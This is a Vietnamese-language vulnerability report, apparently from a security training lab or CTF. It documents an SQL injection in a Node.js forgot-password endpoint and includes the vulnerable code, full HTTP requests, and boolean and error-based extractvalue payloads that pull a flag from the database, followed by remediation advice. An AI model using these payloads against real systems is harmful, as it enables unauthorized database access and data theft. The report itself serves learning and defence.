Comment lại đoạn `router.use('/api/v1/', require('./v1'));` trong `src/routers/index.js` nếu nhưng không còn sử dụng đến nó nữa.

Filter lại chỉ khi là người có quyền như admin mới có thể truy cập.

MS-160626-04: SQL injection at <https://musoe.cyberjutsu-lab.tech/forgot-password>

Description and Impact

Ứng dụng tồn tại lỗ hổng SQL Injection do xử lý không an toàn dữ liệu đầu vào. Kẻ tấn công có thể khai thác lỗ hổng này để thu thập thông tin cơ sở dữ liệu, truy xuất dữ liệu nhạy cảm hoặc thực hiện các truy vấn trái phép, dẫn đến ảnh hưởng đến tính bảo mật và toàn vẹn của hệ thống.

Root Cause

Ở dòng 25 của method `findByEmail` tại `src/models/user.js` đã nối `email` vào câu query

```
23
24 static async findByEmail(email) {
25   const [rows] = await db.execute(`SELECT * FROM users WHERE email = '${email}'`);
26   return rows[0] || null;
27 }
28
```

Để gọi được `findByEmail` thì phải gọi được tổ hàm `fogortPassword`

Chú ý thêm cách xử lý input email ở `src/helpers/validatorHelpers.js` hàm `vaildateEmail` được sử dụng ở dòng số 89

```

81 async function forgotPassword(req, res) {
82   try {
83     const { email } = req.body;
84
85     if (!email) {
86       return res.status(400).json({ message: 'Missing required fields' });
87     }
88
89     if (!validatorHelpers.validateEmail(email)) {
90       return res.status(400).json({ message: 'Invalid email format' });
91     }
92
93     const user = await User.findById(email);
94     if (!user) {
95       return res.status(404).json({ message: 'User not found' });
96     }
97
98     res.status(500).json({ message: 'This feature is not implemented yet' });
99   } catch (error) {
100     errorHelpers.handleError(error, res);
101   }
102 }

```

Ở đây hoàn toàn regex cho ta có thể nhập bất cứ input nào mình muốn miễn là có @

```

1 function validateEmail(email) {
2   // https://stackoverflow.com/que
3   const re = /.*@.*/;
4   return re.test(email);
5 }
6
7 module.exports = {
8   validateEmail
9 };

```

Tiếp tục nhìn vào `src/routes/v2/index.js` chúng ta có thể thấy khi người dùng gọi tới `https://musoe.cyberjutsu-lab.tech/forgot-password` sẽ kích hoạt `forgotPassword`

```

15 router.post('/auth/login', authController.login);
16 router.post('/auth/register', authController.register);
17 router.post('/auth/forgot-password', authController.forgotPassword);
18

```

Từ tất cả dữ kiện trên chỉ cần kẻ tấn công hoàn toàn có thể gây ra lỗi sql injection tại `https://musoe.cyberjutsu-lab.tech/forgot-password`

Steps to reproduce

Test thử phản ứng của server bằng payload `a@' and 1=1 -- a` (a là user có thật trên hệ thống)

<pre> 1 POST /api/v2/auth/forgot-password HTTP/2 2 Host: musoe.cyberjutsu-lab.tech 3 Content-Length: 29 4 Sec-Ch-Ua-Platform: "Linux" 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, */* 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Origin: https://musoe.cyberjutsu-lab.tech 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://musoe.cyberjutsu-lab.tech/forgot-password 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 { 20 "email": "a@' and 1=1 -- a" 21 } </pre>	<pre> 1 HTTP/2 500 Internal Server Error 2 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech 3 Content-Type: application/json; charset=utf-8 4 Date: Thu, 18 Jun 2026 05:01:00 GMT 5 Etag: W/"31-eEn/bYrIrPp6W/BySXFHtaJmuGA" 6 Server: nginx/1.29.8 7 Vary: Origin 8 X-Powered-By: Express 9 Content-Length: 49 10 11 { 12 "message": "This feature is not implemented yet" 13 } </pre>
--	---

Tiếp tục sửa payload thành `a@' and 1=2 -- a` thì kết quả là `user not found`

điều này chứng minh rằng syntax `and 1=2 -- a` đã được kích hoạt gây ra lỗi sql injection

```

1 POST /api/v2/auth/forgot-password HTTP/2
2 Host: musoe.cyberjutsu-lab.tech
3 Content-Length: 29
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
11 like Gecko) Chrome/146.0.0.0 Safari/537.36
12 Origin: https://musoe.cyberjutsu-lab.tech
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Referer: https://musoe.cyberjutsu-lab.tech/forgot-password
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 {
19   "email": "a@' and 1=2 -- a"
20 }

```

```

1 HTTP/2 404 Not Found
2 Access-Control-Allow-Origin: https:
3 Content-Type: application/json; char
4 Date: Thu, 18 Jun 2026 05:03:05 GMT
5 Etag: W/"1c-ZEVVcvtFhxKX/QUvKqKxw
6 Server: nginx/1.29.8
7 Vary: Origin
8 X-Powered-By: Express
9 Content-Length: 28
10 {
11   "message": "User not found"
12 }

```

sau 1 hồi tìm kiếm thì chúng ta có sẽ có phát hiện có 1 table là flags và column tên là flag trong đây sẽ có flag mà chúng ta cần

```

1 POST /api/v2/auth/forgot-password HTTP/2
2 Host: musoe.cyberjutsu-lab.tech
3 Content-Length: 80
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
11 like Gecko) Chrome/146.0.0.0 Safari/537.36
12 Origin: https://musoe.cyberjutsu-lab.tech
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Referer: https://musoe.cyberjutsu-lab.tech/forgot-password
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 {
19   "email":
20   "a@' OR extractvalue(null,concat(0xa,(SELECT flag FROM flags ))) -- a "
21 }

```

```

1 HTTP/2 500 Internal Server Error
2 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
3 Content-Type: application/json; charset=utf-8
4 Date: Thu, 18 Jun 2026 05:11:13 GMT
5 Etag: W/"381-PzyBokVscFjvz3FMc1ekSYNk"
6 Server: nginx/1.29.8
7 Vary: Origin
8 X-Powered-By: Express
9 Content-Length: 897
10 {
11   "message": "Internal server error",
12   "error": "XPath syntax error: 'ncBJS(769065c78c1f04ac35a143e4d)' at
13   PromisePool.execute (/usr/app/node_modules/mysq2/promise.js:374:22)\n
14   at User.findByEmail (/usr/app/src/models/user.js:25:29)\n at forgot
15   Password (/usr/app/src/controllers/authController.js:93:29)\n at Laye
16   r.handle [as handle_request] (/usr/app/node_modules/express/lib/router/L
17   ayer.js:95:5)\n at next (/usr/app/node_modules/express/lib/router/rout
18   e.js:149:13)\n at Route.dispatch (/usr/app/node_modules/express/lib/ro
19   uter/route.js:119:3)\n at Layer.handle [as handle_request] (/usr/ap
20   p/node_modules/express/lib/router/layer.js:95:5)\n at /usr/app/node_m
21   odules/express/lib/router/index.js:284:15\n at Function.process_param
22   s (/usr/app/node_modules/express/lib/router/index.js:346:12)\n at nex
23   t (/usr/app/node_modules/express/lib/router/index.js:280:10)"
24 }

```

Nhưng có 1 vấn đề ở đây là string của error sẽ bị giới hạn dài hơn sẽ bị cắt nên chúng ta có thể dùng hàm `RIGHT()` của sql để đọc nốt phần còn lại

```

1 POST /api/v2/auth/forgot-password HTTP/2
2 Host: musoe.cyberjutsu-lab.tech
3 Content-Length: 90
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
11 like Gecko) Chrome/146.0.0.0 Safari/537.36
12 Origin: https://musoe.cyberjutsu-lab.tech
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Referer: https://musoe.cyberjutsu-lab.tech/forgot-password
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 {
19   "email":
20   "a@' OR extractvalue(null,concat(0xa,(SELECT RIGHT(flag,30) FROM flags
21   ))) -- a "
22 }

```

```

1 HTTP/2 500 Internal Server Error
2 Access-Control-Allow-Origin: https://musoe.cyberjutsu-lab.tech
3 Content-Type: application/json; charset=utf-8
4 Date: Thu, 18 Jun 2026 05:13:12 GMT
5 Etag: W/"380-ax5AgwOBLzkHnSE/PRN/HsmTc"
6 Server: nginx/1.29.8
7 Vary: Origin
8 X-Powered-By: Express
9 Content-Length: 896
10 {
11   "message": "Internal server error",
12   "error":
13   "Error: XPath syntax error: 'n06e5c78c1f04ac35a143e4de23a77)' at
14   PromisePool.execute (/usr/app/node_modules/mysq2/promise.js:374:22)\n
15   at User.findByEmail (/usr/app/src/models/user.js:25:29)\n at f
16   ogortPassword (/usr/app/src/controllers/authController.js:93:29)\n
17   at Layer.handle [as handle_request] (/usr/app/node_modules/express/lib
18   /router/layer.js:95:5)\n at next (/usr/app/node_modules/express/lib
19   /router/route.js:149:13)\n at Route.dispatch (/usr/app/node_modules
20   /express/lib/router/route.js:119:3)\n at Layer.handle [as handle_re
21   quest] (/usr/app/node_modules/express/lib/router/layer.js:95:5)\n a
22   t /usr/app/node_modules/express/lib/router/index.js:284:15\n at Fun
23   ction.process_params (/usr/app/node_modules/express/lib/router/index.j
24   s:346:12)\n at next (/usr/app/node_modules/express/lib/router/index
25   .js:280:10)"
26 }

```

Recommendation

Sử dụng các regex chặt chẽ hơn khi nhận input từ người dùng để lấy dữ liệu database.

Có thể dùng prepared statement hoặc stored procedure để phòng chống sql injection.

tham khảo https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

MS-160626-04: